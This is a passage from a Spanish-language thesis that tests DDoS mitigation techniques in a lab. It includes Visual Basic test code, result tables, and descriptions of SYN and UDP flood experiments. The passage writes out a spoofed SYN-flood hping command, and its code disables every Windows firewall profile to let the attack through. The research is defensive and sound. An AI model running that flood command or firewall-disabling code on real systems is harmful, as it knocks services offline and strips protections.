Con el propósito de presentar un ejemplo, se muestra la codificación del programa principal con las rutinas para la experimentación de las 3 técnicas de mitigación de ataques DDoS, como se observa en las Figuras 34, 35 y 36 respectivamente, el código completo del programa se encuentra en el Anexo 07.

```
        Private Sub DESCONECTAR_Click(ByVal sender As System.Object, ByVal e As
System.EventArgs) Handles DESCONECTAR.Click
        CERRARTODO()
        ButtonCONEXIONES.Enabled = False
        ButtonIPNOMBRE.Enabled = False
        ButtonNOMBREIP.Enabled = False
        TextBox1.Clear()
        TextBox2.Clear()
        TextBox3.Clear()
        ButtonCONECTAR.Enabled = False
        LabelMENSAJE.Text = ""
    End Sub
    Private Sub CONEXIONTERMINADA(ByVal IDTerminal As IPEndPoint)
        Try
            ENVIARTODOS("Desconexion:  " & IDTerminal.Address.ToString & ":" & IDTerminal.Port)
        Catch ex As Exception
        End Try
    End Sub
    Public Sub CERRARUNO(ByVal IDCliente As IPEndPoint)
        Dim CLIENTE As NUEVOCLIENTE
        CLIENTE = CLIENTES(IDCliente)
        CLIENTE.SOCKETCLIENTE.Close()
        CLIENTE.THREADCLIENTE.Abort()
    End Sub
    Public Sub CERRARTODO()
        Dim CLIENTE As NUEVOCLIENTE
        For Each CLIENTE In CLIENTES.Values
            CLIENTE.SOCKETCLIENTE.Close()
            CLIENTE.THREADCLIENTE.Abort()
        Next
    End Sub
```

Figura 34. Codigo del programa con las rutinas para la experimentación de las técnicas de mitigación Hybrid Cloud Bases Firewalling.

Fuente: Elaboración propia

```
    Private Sub TECNICA2_Click(ByVal sender As System.Object, ByVal e As System.EventArgs)
Handles TECNICA2.Click
        If TECNICA2.BackColor = Color.Gainsboro Then
            MsgBox("EL FIREWALL SE DESACTIVARÁ PARA PERMITIR EL ATAQUE",
MsgBoxStyle.Exclamation, "Enhanced EDoS-Shield")
            Try
                Const NET_FW_PROFILE2_DOMAIN = 1
                Const NET_FW_PROFILE2_PRIVATE = 2
                Const NET_FW_PROFILE2_PUBLIC = 4
                Dim fwPolicy2
                fwPolicy2 = CreateObject("HNetCfg.FwPolicy2")
                fwPolicy2.FirewallEnabled(NET_FW_PROFILE2_DOMAIN) = False
                fwPolicy2.FirewallEnabled(NET_FW_PROFILE2_PRIVATE) = False
                fwPolicy2.FirewallEnabled(NET_FW_PROFILE2_PUBLIC) = False
                TECNICA2.BackColor = Color.Red
                MsgBox("FIREWALL DESACTIVADO", MsgBoxStyle.Critical, "Enhanced EDoS-Shield")
            Catch ex As Exception
                MsgBox("EJECUTAR COMO ADMINISTRADOR", MsgBoxStyle.Information, "Enhanced
EDoS-Shield")
                Me.Close()
            End Try
```

Figura 35. Codigo del programa con las rutinas para la experimentación de las técnicas de mitigación Enhanced EDoS-Shield.

Fuente: Elaboración propia.

```
        Private Sub Button1_Click(ByVal sender As System.Object, ByVal e As System.EventArgs)
Handles Button1.Click
    Dim RES As Boolean
    Dim f1 As New Pararataque
    suma = Val(TextBox3.Text)
    mult = Val(TextBox6.Text)
    If ((suma = (numero1 + numero2)) And (mult = (numero3 * numero4))) Then
        Label6.Visible = True
        Label7.Visible = False
    Else
        Label7.Visible = True
        'Label7.Text = "ERROR!!     VUELVA A INTENTAR"
        System.Threading.Thread.Sleep(5000) ' 5 segundoS
        TextBox1.Text = "   "
        TextBox2.Text = "   "
        TextBox4.Text = "   "
        TextBox5.Text = "   "
        MsgBox("Tiene 1 Minuto para Responder de Forma Correcta!, si no debera esperar 1 Hora para
Disfrutar del Servicio!!!", MsgBoxStyle.Exclamation, "Mitigating DDoS Attacks")
        'Label8.caption = Timer
        'System.Threading.Thread.Sleep(5000) ' 5 segundoS
        f1.Show()
        Me.Hide()
    End If
  End Sub
```

Figura 36. Codigo del programa con las rutinas para la experimentación de las técnicas de mitigación Mitigating DDoS Attacks.

Fuente: Elaboración propia.

Configuración del servicio de hospedaje web para realizar la experimentación de los ataques DDoS y las técnicas de mitigación.

A continuación, se muestran las pantallas principales de la configuración del servicio de hospedaje web en el servidor, para llevar a cabo la experimentación de los ataques DDoS y la ejecución de las técnicas de mitigación de ataques DDoS, tal como se puede observar en la Figura 37, 38, 39 y 40 respectivamente.



Figura 37. Configuración de Servicio de hospedaje web para la experimentación de las técnicas de mitigación de ataque DDoS.

Fuente: Elaboración propia.



Figura 38. Configuración de Servicio de hospedaje web para la experimentación de las técnicas de mitigación de ataque DDoS.

Fuente: Elaboración propia.



Figura 39. Configuración de Servicio de hospedaje web para la experimentación de las técnicas de mitigación de ataque DDoS.

Fuente: Elaboración propia.



Figura 40. Servicio de hospedaje web donde se realizó la experimentación de las técnicas de mitigación de ataques DDoS.

Fuente: Elaboración propia.

Experimentación

Una vez preparado el entorno de para la experimentación con todos sus elementos y recursos, se procedió a efectuar el ataque DDoS y las prueba de cada una de las técnicas de Mitigación.

La primera técnica de mitigación seleccionada, Hybrid Cloud-Based Firewalling, se probó con la rutina denominada Inundación SYN, con el apoyo de 10 computadores que asumieron el rol de atacantes hacia un servidor víctima, sobre el cual se emuló el ambiente de la Cloud Computing y la correspondiente red de laboratorio. Como se aprecia en el flujograma, en el ataque 1 y en el programa, se envían las múltiples solicitudes de acceso con direcciones IP falsas.

El servidor víctima crea un bloque de control de transmisión (TBC) para recibir dichas solicitudes y poner en espera las conexiones semiabiertas de la cola SYN. Luego envía paquetes SYN/ACK a las direcciones IP falsificadas y espera las respuestas que a medida que crecen van agotando los recursos del equipo. Un ejemplo del código que se utiliza para el ataque es: *hping --syn --flood --rand-source -p <Port> <IP-Adresse>.*

Si el servidor víctima recibe respuesta de alguna IP real, entonces le concede acceso al sistema. Pero en el caso de las direcciones IP falsas, entra en un ciclo que colapsa la cola de espera y deniega el servicio. Para los efectos de esta práctica, se colocó una cantidad tope al ciclo que emula la recepción de estas IP falsas, para que pueda detenerse el ataque y proceda a activarse la mitigación.

Para ejecutar la técnica de Hybrid Cloud Bases Firewalling, se pueden combinar algunos recursos, en este caso se utilizó Cookies SYN, el cual elimina el bloque de control de transmisión (TBC) para las conexiones semi-abiertas de la cola SYN, codifica los parámetros de conexión relevantes en el número de secuencia del paquete SYN/ACK y utiliza las funciones de “HASH criptográficas” para que el atacante no obtenga el número de secuencia fácilmente. De esta forma, rápidamente los usuarios con IP verdadera ingresan al sistema y a los otros (con IP falsas) se les niega acceso de forma más rápida y eficiente.

En la Tabla 24, se recopilan los resultados de la aplicación de la técnica de mitigación Hybrid Cloud Based Firewalling, a partir de los cuales se lograron obtener valores de la eficiencia de desempeño y latencia con respecto a los tiempos de respuesta, la utilización de la memoria y el CPU.

Tabla 24.

Aplicación de las técnicas de mitigación Hybrid Cloud-Based Firewalling

Técnica 01: Hybrid Cloud Bases Firewalling				**Capa 3**
Objetivo del ataque: aprovechar una vulnerabilidad en las comunicaciones de red para producir una interrupción masiva de la conexión TCP. **Mitigación:** Uso de Cookies SYN (validación criptográfica)				
Características	**Indicadores O Métricas**	**Fórmulas**	**Fecha y Hora de Registro**	**Datos / Resultados Obtenidos**
Eficiencia de Desempeño	Latencia	Tiempo de Respuesta: Trespuesta = Tidentificación - Tinicio	Enero, 2021 Duración del Ataque: 20min	Trespuesta = 120 ms
		Utilización de Memoria RAM: Ciclos x 2 (DDR) x 64 x Nº de Canales de RAM		Memoria durante el Ataque: 92% Memoria durante la mitigación:74%
		Utilización de CPU: Tiempo de CPU = Números de Ciclos de reloj de la CPU/ FC		CPU durante el Ataque: 96% CPU durante la mitigación:62%
	Latencia	Tiempo de Respuesta: Trespuesta = Tidentificación - Tinicio	Enero, 2021 Duración del Ataque: 10min	Trespuesta = 90 ms
		Utilización de Memoria RAM: Ciclos x 2 (DDR) x 64 x Nº de Canales de RAM		Memoria RAM durante el Ataque: 82% Memoria RAM durante la mitigación: 71%
		Utilización de CPU: Tiempo de CPU = Números de Ciclos de reloj de la CPU/ FC		CPU durante el Ataque: 86% CPU durante la mitigación:59%

Fuente: Adaptado de IONOS (2020)



Figura 41. Memoria y CPU durante el ataque con la técnica de mitigación Hybrid Cloud-Based Firewalling.

Fuente: Elaboración propia.



Figura 42. Mitigación con la técnica Hybrid Cloud-Based Firewalling.

Fuente: Elaboración propia.



Figura 43. Ejecución de la técnica de mitigación Hybrid Cloud-Based Firewalling

Fuente: Elaboración propia.



Figura 44. Memoria y CPU durante la mitigación con la técnica Hybrid Cloud-Based Firewalling.

Fuente: Elaboración propia.

La segunda técnica seleccionada Enhanced EDoS-Shield, está referida a un tipo de inundación de UDP (protocolo de datagramas de usuario) o UDP flood, que forma parte de los llamados ataques DDoS volumétricos para la saturación del sistema víctima con un flujo masivo de datos entrantes. Se probó con la rutina Inundación UDP con el apoyo de 10 computadores que asumieron el rol de atacantes hacia el servidor víctima, sobre el cual se emuló el ambiente de la Cloud Computing y la correspondiente red de laboratorio.

Como se aprecia en el flujograma y el programa, en el ataque 2, el agresor envía múltiples paquetes UDP al servidor víctima con una dirección de remitente IP falsa dirigida a un puerto aleatorio. El servidor víctima comprueba por cada paquete recibido, si hay una aplicación esperando en el puerto que trae asignado el paquete UDP y como se trata de una dirección IP falsa con un puerto aleatorio, el servidor víctima remite un mensaje (ICMP) de “Destination Unreachable” al remitente si no hay respuesta del DNS del remitente, es decir, si es un atacante desconocido. Esto hace que haya un tiempo de trabajo que colapsa el servicio.

Para los efectos de esta práctica, se colocó una cantidad tope al ciclo que emula el envío de paquetes UDP con IP falsas, para que pueda detenerse el ataque y proceda a activarse la mitigación. Para ejecutar la técnica de Enhanced EDoS-Shield, se pueden combinar algunos recursos, en este caso se utilizó Filtrado en el nivel del cortafuego en el servidor, para monitorear y descartar paquetes que luzcan sospechosos. También se debe tomar en cuenta el histórico de solicitudes cuyos DNS son confiables, porque algunos de los paquetes UDP, como pueden transmitirse sin servicio eléctrico, pueden engañar al cortafuegos y colapsarse a través de un ataque UDP flood.

En la Tabla 25, se recopilan los resultados de la aplicación de la técnica de mitigación Enhanced EDoS-Shield, a partir de los cuales se lograron obtener valores de la adecuación funcional y consistencia de la tasa de rendimiento de los paquetes recibidos y perdidos.

Tabla 25.

Aplicación de las técnicas de mitigación Enhanced EDoS-Shield

Técnica 02: Enhanced EDoS-Shield				**Capa 3**
Objetivo del Ataque: realizar un envío masivo de paquetes de datos al sistema de destino (servidor víctima) para sobrecargarlo, inutilizarlo o interrumpirlo, de manera que no pueda responder ante las peticiones de los usuarios legítimos. **Mitigación:** Filtrado en el nivel del cortafuego en el servidor				
Características	**Indicadores o Métricas**	**Fórmulas**	**Fecha y Hora De Registro**	**Datos / Resultados Obtenidos**
Adecuación Funcional	Consistencia / Tasa de rendimiento	<u>Tiempo de Respuesta:</u> Trespuesta = Tidentificación - Tinicio	Enero, 2021 Duración del Ataque: 20min	Trespuesta = 150 ms
		Tasa de perdida de paquetes: Tpp = Npp / Npr	Enero, 2021 Duración del Ataque: 20min	Tpp Durante Ataque: 0,68 Tpp Durante Mitigación: 0,26
		<u>Tiempo de Respuesta:</u> Trespuesta = Tidentificación Tinicio	Enero, 2021 Duración del Ataque: 20min	Trespuesta = 140 ms
			Enero, 2021 Duración del Ataque: 10min	Tpp Durante Ataque: 0,56 Tpp Durante Mitigación: 0,14

Fuente: Adaptado de IONOS (2020)

